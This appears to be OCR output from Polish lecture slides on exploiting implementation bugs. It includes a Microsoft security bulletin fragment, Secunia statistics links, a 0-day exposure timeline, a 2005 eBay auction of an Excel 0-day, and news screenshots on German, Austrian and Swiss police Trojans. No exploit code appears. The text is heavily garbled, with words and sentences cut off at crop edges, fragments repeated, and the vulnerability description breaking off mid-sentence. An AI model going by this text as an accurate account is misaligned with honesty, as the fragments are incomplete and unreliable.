
This security update also addresses the vulnerability first described in Microsoft Security Advisory 961051.

Recommendation. Microsoft recommends that customers apply the update immediately.

Known Issues. None


Top of section

Wykorzystanie błędów implementacji



kubuntu


Wykorzystanie błędów implementacji




Use This Graph On Your Website:
http://secunia.com/advisories/graph/?type=imp&period=all&prod=12366

kubuntu

Wykorzystanie błędów implementacji




Use This Graph On Your Website:
http://secunia.com/advisories/graph/?type=imp&period=all&prod=12366




e This Graph On Your Website:
p://secunia.com/advisories/graph/?type=cri&period=all&prod=12366

kubuntu


Wykorzystanie błędów implementacji



Use This Graph On Your Website:
http://secunia.com/advisories/graph/?type=imp&period=all&prod=12366



Use This Graph On Your Website:
http://secunia.com/advisories/graph/?type=fro&period=all&prod=12366



se This Graph On Your Website:
tp://secunia.com/advisories/graph/?type=cri&period=all&prod=12366

kubuntu

Wykorzystanie błędów implementacji

365 days – most computers have already been updated

1 day – few computers have been updated, most of them remain vulnerable

0 day – all computers are vulnerable

kubuntu

Brand new Microsoft Excel Vulnerability

Item number: 7203336538

Seller of this item? Sign in for your status

Watch this item in My eBay | Email to a friend

Larger Picture

Starting bid: **US $0.01**

Place Bid >

Time left: **4 days 8 hours**
5-day listing, Ends Dec-12-05 20:54:35 PST

Start time: Dec-07-05 20:54:35 PST

History: 0 bids

Item location: excel.exe
United States

Ships to: Worldwide

Shipping costs: FREE -- Standard Flat Rate Shipping Service

Shipping, payment details and return policy

Seller information

fearwall (85)

Feedback Score: 85
Positive Feedback: 100%
Member since Apr-02-01 in United States

Read feedback comments
Add to Favorite Sellers
Ask seller a question
View seller's other items

PayPal **Shop without sharing your financial details**
Learn more

Description

Item Specifics - Item Condition

Condition: **New**


The lot: One 0-day Microsoft Excel Vulnerability


Up for sale is one (1) brand new vulnerability in the Microsoft Excel application. The vulnerability was discovered on December 6th 2005, all the details were submitted to Microsoft, and the reply was received indicating that they may start working on it. It can be assumed that no patch addressing this vulnerability will be available within the next few months. So, since I was unable to find any use for this by-product of Microsoft developers, it is now available for you at the low starting price of $0.01 (a fair value estimation for any Microsoft product).

A percentage of this sale will be contributed to various open-source projects.

Vulnerability Description (read carefully, this is what you bid on).

Microsoft Excel does not perform sufficient data validation when parsing document files. As a result, it is possible to pass a large counter value to msvcrt.memmove() function which


German government to create 'police' Trojans?: Ne
Location Edit View Bookmarks Tools Settings Help
http://w
german
German government to create...
ZDNet Australia
Where technology means business
News Videos Blogs Insight Reviews Whitepapers Downloa
Hardware | Software | Security | Communications | Business | Archive
News > Security
German government to create 'police' Trojan
Anne Broache , CNET News.com
03 September 2007 07:44 AM
Tags: government, malware, spy, terror, trojan, police, spyware, germany
The German government wants to create Trojans that will spy on su
criminals.
In the name of nabbing terrorists, the German government is floating a plan
permit authorities to plant spyware on suspects' hard drives through e-mail
appearing to stem from official sources, according to various news reports o
week.
The proposal, which has not yet been made public but was leaked in part to
news outlets, is reportedly the brainchild of Interior Minister Wolfgang Schae
He's pushing for its inclusion in a broader security law under consideration b
Angela Merkel's coalition government. The spyware provision is a response t
decision earlier this year that frowned upon secret remote searches of comp
to a recent report by the Associated Press.
But left-wing party members and civil liberties advocates are railing against
potential invasion of citizens' privacy, according to AP and Agence-France P
One Left Party Parliament member told AFP she also feared the policy would
fearful to open e-mails from government sources.
Advocates of the plan, for their part, have tried to assuage fears about abuse
technique. They have told reporters they would use the so-called "Trojan hor
targeted way and would do so only with court approval.


Germany floats Trojan for terror suspects [printer-friendly] • The I
Location Edit View Bookmarks Tools Settings Help
http://www.theregiste
Google Search
Germany floats Trojan for t...
The Register®
Biting the hand that feeds IT
Original URL: http://www.theregister.co.uk/2007/09/03/german_trojan_plan/
Germany floats Trojan for terror suspects
Baldrick-style cunning plan
By John Leyden
Posted in Security, 3rd September 2007 13:13 GMT
German politicians have defended plans to email Trojan horse software to terror suspects in the hopes of monitoring their conversations. The measures have sparked a fierce civil liberties debate. The dubious efficacy of the wheeze is yet to come under serious consideration.
Interior Minister Wolfgang Schaeuble is seeking police powers to harness malware in upcoming federal security laws. AP reports that snoopware would be developed by the German government rather than existing commercial software. Using malware to spy on terror suspects would "cover a serious and scandalous hole in our information that has arisen through technical changes in recent years," according to Stefan Kaller, a spokesman for Schaeuble.
It would, of course, be far more straightforward to bug the PCs of suspects by physically planting keystroke monitors or the like to their machines, rather than chancing matters to email. Proposals to give explicit permission for law enforcement officials to plant such malware stems from a Federal Court ruling earlier this year declaring clandestine searches of suspects' computers to be inadmissible as evidence pending a law regulating the practice. Germany's Federal Court of Justice said that the practice was not covered by existing lawful surveillance legislation.
The Bill is yet to be finalised, but proposals leaked to the German media involve
Germany flo
koszut_prezent
09:46 22/09/2008

heise online - Austria plans to start conducting secret online searches in 2008 - Konqueror

Location Edit View Bookmarks Tools Settings Help

http://www.heise.de/english/newsticker/news/97595

Google Search

heise online - Austria plan...

heise online · c't · iX · Technology Review · Telepolis · mobil · Security · Netze · Open Source · Resale · Foto · Autos · c't-TV · Jobs · Kios

heise online

HEIDELBERGER innovations FORUM

Home
Weekly News
News-Archive

German pages
heise online UK

Contact, Imprint
Media Kit

news 18.10.2007 13:56

<< Previous | Next >>

Austria plans to start conducting secret online searches in 2008

It is planned that the police will use online searches in Austria from autumn 2008 onwards. According to a report of the radio station Ö1, the Minister of Justice, Maria Berger (SPÖ) [Social Democratic Party of Austria] and her colleague, the Minister for Internal Affairs, Günther Platter (ÖVP) [Austrian People's Party] have agreed to this. In the station's morning news show called "Morgenjournal" Platter maintained that online searches would only be used in the case of serious crime or suspicion of supporting a terrorist organisation. The law drafted by Platter and Berger is to be discussed today in a cabinet meeting. After that a group of experts will settle the legal and technical details arising from the use of a Trojan program.

As in Germany, the Austrian
politicians emphasise the fact that this measure will only be used in exceptional circumstances. According to Minister of Justice Berger, online searches will only be carried out once or twice a year, more or less at the same frequency as phone tapping. Moreover, the measure requires a judge's warrant

Latest News

IDF: Intel reveals Nehalem architecture

IDF: Intel closer to graphics card production

European Patent Office revokes web-to-print patent

IDF: Intel says Moore's Law holds until 2029

Microsoft extends availability of Windows XP

Return of the web bugs

IDF: Intel's atomic era

Four per cent of internet traffic is junk

heise Securit
Konfere
2008

kubuntu

PC Pro: News: Swiss look to Trojan code for VoIP tapping - Swiftweasel

File Edit View History Bookmarks Tools Help

http://www.pcpro.co.uk/news/95394/swiss-look-to-troja

i trojana site:interi

Getting Started Latest BBC Headli...

News [PSUs]

Tuesday 10th October 2006

Swiss look to Trojan code for VoIP tapping

1:08PM, Tuesday 10th October 2006

Swiss authorities are investigating the possibility of tapping VoIP calls, which could involve commandeering ISPs to install Trojan code on target computers.

VoIP calls through software services such as Skype are encrypted as they are passed over the public Internet, in order to safeguard the privacy of the callers.

This presents a problem for anyone wanting to listen in, as they are faced with trying to decrypt the packets by brute force - not easy during a three-minute phone call. What's more, many VoIP services are not based in Switzerland, so the authorities don't have the jurisdiction to force them to hand over the decryption keys or offer access to calls made through these services.

The only alternative is to find a means of listening in at a point before the data is encrypted.

According to the Swiss paper SonntagsZeitung, the Swiss Department of the Environment, Transport, Energy and Communications (UVEK) has hired software company ERA IT solutions to design an application to do just this.

Latest News

The week in your words: ISP anger, Phorm fury and BBC

US Army goes into spam business

Patch Tuesday promises eight critical updates

Freeview brings HD at cost of upgrade

Done

kubuntu

Wykorzystanie błędów implementacji

Dziękuję za uwagę

kubuntu